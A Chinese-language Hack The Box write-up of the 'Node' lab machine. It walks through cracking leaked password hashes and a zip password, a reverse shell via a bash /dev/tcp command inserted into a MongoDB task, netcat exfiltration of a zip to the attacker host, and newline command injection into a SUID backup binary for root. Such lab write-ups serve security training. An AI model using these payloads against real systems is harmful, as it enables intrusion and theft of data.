Hack The Box - Node Machine Write-up

前言
這台 machine 一樣不難,要具備一點讀 js 代碼的能力,但基本上程式碼也都很簡單 蠻淺顯易懂的。筆記內容一樣會帶你探索我的完整思路!
目標枚舉 Enumeration
首先使用 nmap 進行掃描
┌──(samchen㉿kali)-[~/Desktop]
└─$ nmap -sC -sV -p 22,3000 10.129.165.213
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-20 11:25 EDT
Nmap scan report for 10.129.165.213
Host is up (0.061s latency).

PORT     STATE SERVICE            VERSION
22/tcp   open  ssh                OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:5e:34:a6:25:db:43:ec:eb:40:f4:96:7b:8e:d1:da (RSA)
|   256 6c:8e:5e:5f:4f:d5:41:7d:18:95:d1:dc:2e:3f:e5:9c (ECDSA)
|_  256 d8:78:b8:5d:85:ff:ad:7b:e6:e2:b5:da:1e:52:62:36 (ED25519)
3000/tcp open  hadoop-tasktracker Apache Hadoop
| hadoop-tasktracker-info:
|_  Logs: /login
| hadoop-datanode-info:
|_  Logs: /login
|_http-title: MyPlace
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.84 seconds
訪問 3000 端口是個叫做 MYPLACE 的網站

找到一個登入頁面

測試了常見的弱密碼組合和各種 SQL Injection payload 都沒有成功登入
打開 DevTools 檢查發現載入網頁的時候都會請求一個 api 端點 /api/user/latest


它告訴了我們一些帳密資訊,但似乎 is_admin 都是 false。往 /api/user 看看

發現其他帳號叫 myP14ceAdm1nAcc0uNT 而且擁有管理員權限
把拿到的資訊先整理起來
myP14ceAdm1nAcc0uNT:dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af
tom:f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240
mark:de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73
rastating:5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0
再用 hashcat 爆破密碼雜湊
┌──(samchen㉿kali)-[~/Desktop]
└─$ hashcat -m 1400 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt --username -O
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #01: cpu-haswell-Intel(R) Core(TM) i9-9900K CPU @ 3.60GHz, 6956/13913 MB (2048 MB allocatable), 8MCU

...
dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af:manchester
Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 1400 (SHA2-256)
Hash.Target......: hashes.txt
Time.Started.....: Mon Oct 20 11:57:57 2025 (4 secs)
Time.Estimated...: Mon Oct 20 11:58:01 2025 (0 secs)
Kernel.Feature...: Optimized Kernel (password length 0-31 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:  3764.7 kH/s (0.48ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 3/4 (75.00%) Digests (total), 1/4 (25.00%) Digests (new)
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 3094/14344385 (0.02%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: !jonaluz28! -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#01.: Util: 13%
...

┌──(samchen㉿kali)-[~/Desktop]
└─$ hashcat --show -m 1400 --username hashes.txt
Mixing --show with --username or --dynamic-x can cause exponential delay in output.

myP14ceAdm1nAcc0uNT:dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af:manchester
tom:f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240:spongebob
mark:de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73:snowflake
成功爆出 tom、mark 和 myP14ceAdm1nAcc0uNT 的密碼
嘗試登入這 3 個身分後只有管理員帳號有權限存取 control panel

給了我們一個 backup 文件可以直接下載下來
發現 backup 其實是一串很長的 Base64 編碼文件
┌──(samchen㉿kali)-[~/Desktop]
└─$ cat myplace.backup
UEsDBAoAAAAAABq..........................

┌──(samchen㉿kali)-[~/Desktop]
└─$ base64 -d myplace.backup > urplace

┌──(samchen㉿kali)-[~/Desktop]
└─$ file urplace
urplace: Zip archive data, made by v3.0 UNIX, extract using at least v1.0, last modified Aug 16 2022 17:08:52, uncompressed size 0, method=store
解碼之後確認是 zip 檔案
不意外的需要密碼才能解開

先用 zip2john 轉換成 john 可以吃的格式,再來丟給 john 破解,用 rockyou 字典
┌──(samchen㉿kali)-[~/Desktop]
└─$ zip2john urplace.zip > zip.hash
vules/debug/README.md PKZIP Encr: TS_chk, cmplen=4659, decmplen=17918, crc=9A65B97E ts=2B73 cs=2b73 type=8
...
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.

┌──(samchen㉿kali)-[~/Desktop]
└─$ john zip.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
magicword        (urplace.zip)
1g 0:00:00:00 DONE (2025-10-20 12:14) 50.00g/s 9830Kp/s 9830Kc/s 9830KC/s sandriux..piggy9
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
爆出密碼是 magicword
解壓縮後一番探索看到 app.js 內有 mongodb 的帳密資訊 mark/5AYRft73VtFpc84k

直接拿去 ssh 登入測試 居然可以成功登入

不過 mark 的身分是沒有權限可以拿 user.txt 的
取得 Reverse Shell
觀察行程看到 /var/scheduler/app.js 以 tom 的身分執行

從程式碼中可以發現它每 30 秒從 MongoDB 讀取 tasks 並將文件中的 cmd 以 child_process.exec 直接交由 shell 執行
所以我們可以往 tasks 插入一筆反彈 shell
mark@node:/home/tom$ mongo -u mark -p '5AYRft73VtFpc84k' scheduler --eval 'db.tasks.insertOne({cmd:"bash -c '\''bash -i >& /dev/tcp/10.10.14.43/2486 0>&1'\''"})'
MongoDB shell version: 3.2.16
connecting to: scheduler
{
        "acknowledged" : true,
        "insertedId" : ObjectId("68f6685210372a1719f27a5e")
}
然後在攻擊機開啟監聽
nc -lvnp 2486

等待執行後成功取得反向 shell 並拿到 user.txt!
最後權限提升
首先 id 看一下
tom@node:/$ id
id
uid=1000(tom) gid=1000(tom) groups=1000(tom),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),115(lpadmin),116(sambashare),1002(admin)
SUID 枚舉後注意到一個很可疑的檔案 /usr/local/bin/backup

之前我們在網站下載的備份裡面 app.js 就有看到
...
var proc = spawn('/usr/local/bin/backup', ['-q', backup_key, __dirname ]);
...
可以得知檔案的用法是:
/usr/local/bin/backup -q <key> <目標路徑>因為 tom 在 admin 群組裡面 我們能執行此 backup,來打包 /root 把檔案回傳到攻擊機
tom@node:/usr/local/bin$ /usr/local/bin/backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 /root 1>/tmp/root.zip.b64 2>/dev/null
<33e52b7c740afc3d98a8d0230167104d474 /root 1>/tmp/root.zip.b64 2>/dev/null

tom@node:/usr/local/bin$ awk '/^UEsDB/{flag=1} flag{print}' /tmp/root.zip.b64 | base64 -d > /tmp/root.zip
<rint}' /tmp/root.zip.b64 | base64 -d > /tmp/root.zip

tom@node:/usr/local/bin$ unzip -l /tmp/root.zip
unzip -l /tmp/root.zip
Archive:  /tmp/root.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
     2584  2017-09-02 23:51   root.txt
---------                     -------
     2584                     1 file

tom@node:/tmp$ nc 10.10.14.43 9002 < /tmp/root.zip
nc 10.10.14.43 9002 < /tmp/root.zip
一樣需要密碼才能解壓,最後試出密碼跟之前相同是 magicword
打開後成功取得 root.txt,裡面是一張 troll face? 笑死看起來沒有這麼容易

用 ltrace 動態分析一下
tom@node:/tmp$ ltrace /usr/local/bin/backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 /root 1>/tmp/root.zip.b64
<52b7c740afc3d98a8d0230167104d474 /root 1>/tmp/root.zip.b64
__libc_start_main(0x80489fd, 4, 0xfff81e14, 0x80492c0 <unfinished ...>
...
strstr("/root", "..") = nil
strstr("/root", "/root") = "/root"
strcpy(..., "Finished! Encoded backup is belo"...)
printf(" ... Finished! Encoded backup is below:\n")
puts("UEsDB...") = 1525
...
可以看到當目標包含 /root 時,backup 以 strstr 檢出後直接輸出一段固定的 troll face Base64,完全不經 system()
試試沒包含 root 的路徑
tom@node:/tmp$ ltrace /usr/local/bin/backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 /tmp 1>/tmp/4556.zip.b64
<52b7c740afc3d98a8d0230167104d474 /tmp 1>/tmp/4556.zip.b64
__libc_start_main(0x80489fd, 4, 0xff838454, 0x80492c0 <unfinished ...>
...
strstr("/tmp","/root") = nil
strchr("/tmp",";|&`$") = nil
strstr("/tmp", "/etc") = nil
sprintf("/tmp/.backup_<rand>", "/tmp/.backup_%i", <rand>)
sprintf("/usr/bin/zip -r -P magicword %s %s > /dev/null", tmp, "/tmp")
system("/usr/bin/zip -r -P magicword /tmp/.backup_<rand> /tmp > /dev/null")
system("/usr/bin/base64 -w0 /tmp/.backup_<rand>")
remove("/tmp/.backup_<rand>")
...
發現更多黑名單字元在內包含 .. ; & ` | \ $ // /root 和 /etc 都會被擋掉,黑名單外的字元都可以正常壓縮。還有很多其實都沒有被過濾掉例如:換行字元、空白、Tab、括號等等。
所以只要設計一下做成多行字串, shell 會把換行當成指令分隔。第一行照跑 zip,下一行就執行塞進去的 /bin/bash,然後因為 backup 是 SUID root,讓我們能順利提權。
tom@node:/tmp$ /usr/local/bin/backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 '
/bin/bash
'
<72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 '
> /bin/bash
> '

zip error: Nothing to do! (/tmp/.backup_57201973)
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@node:/tmp#
成功獲得 root shell,拿到 root.txt!

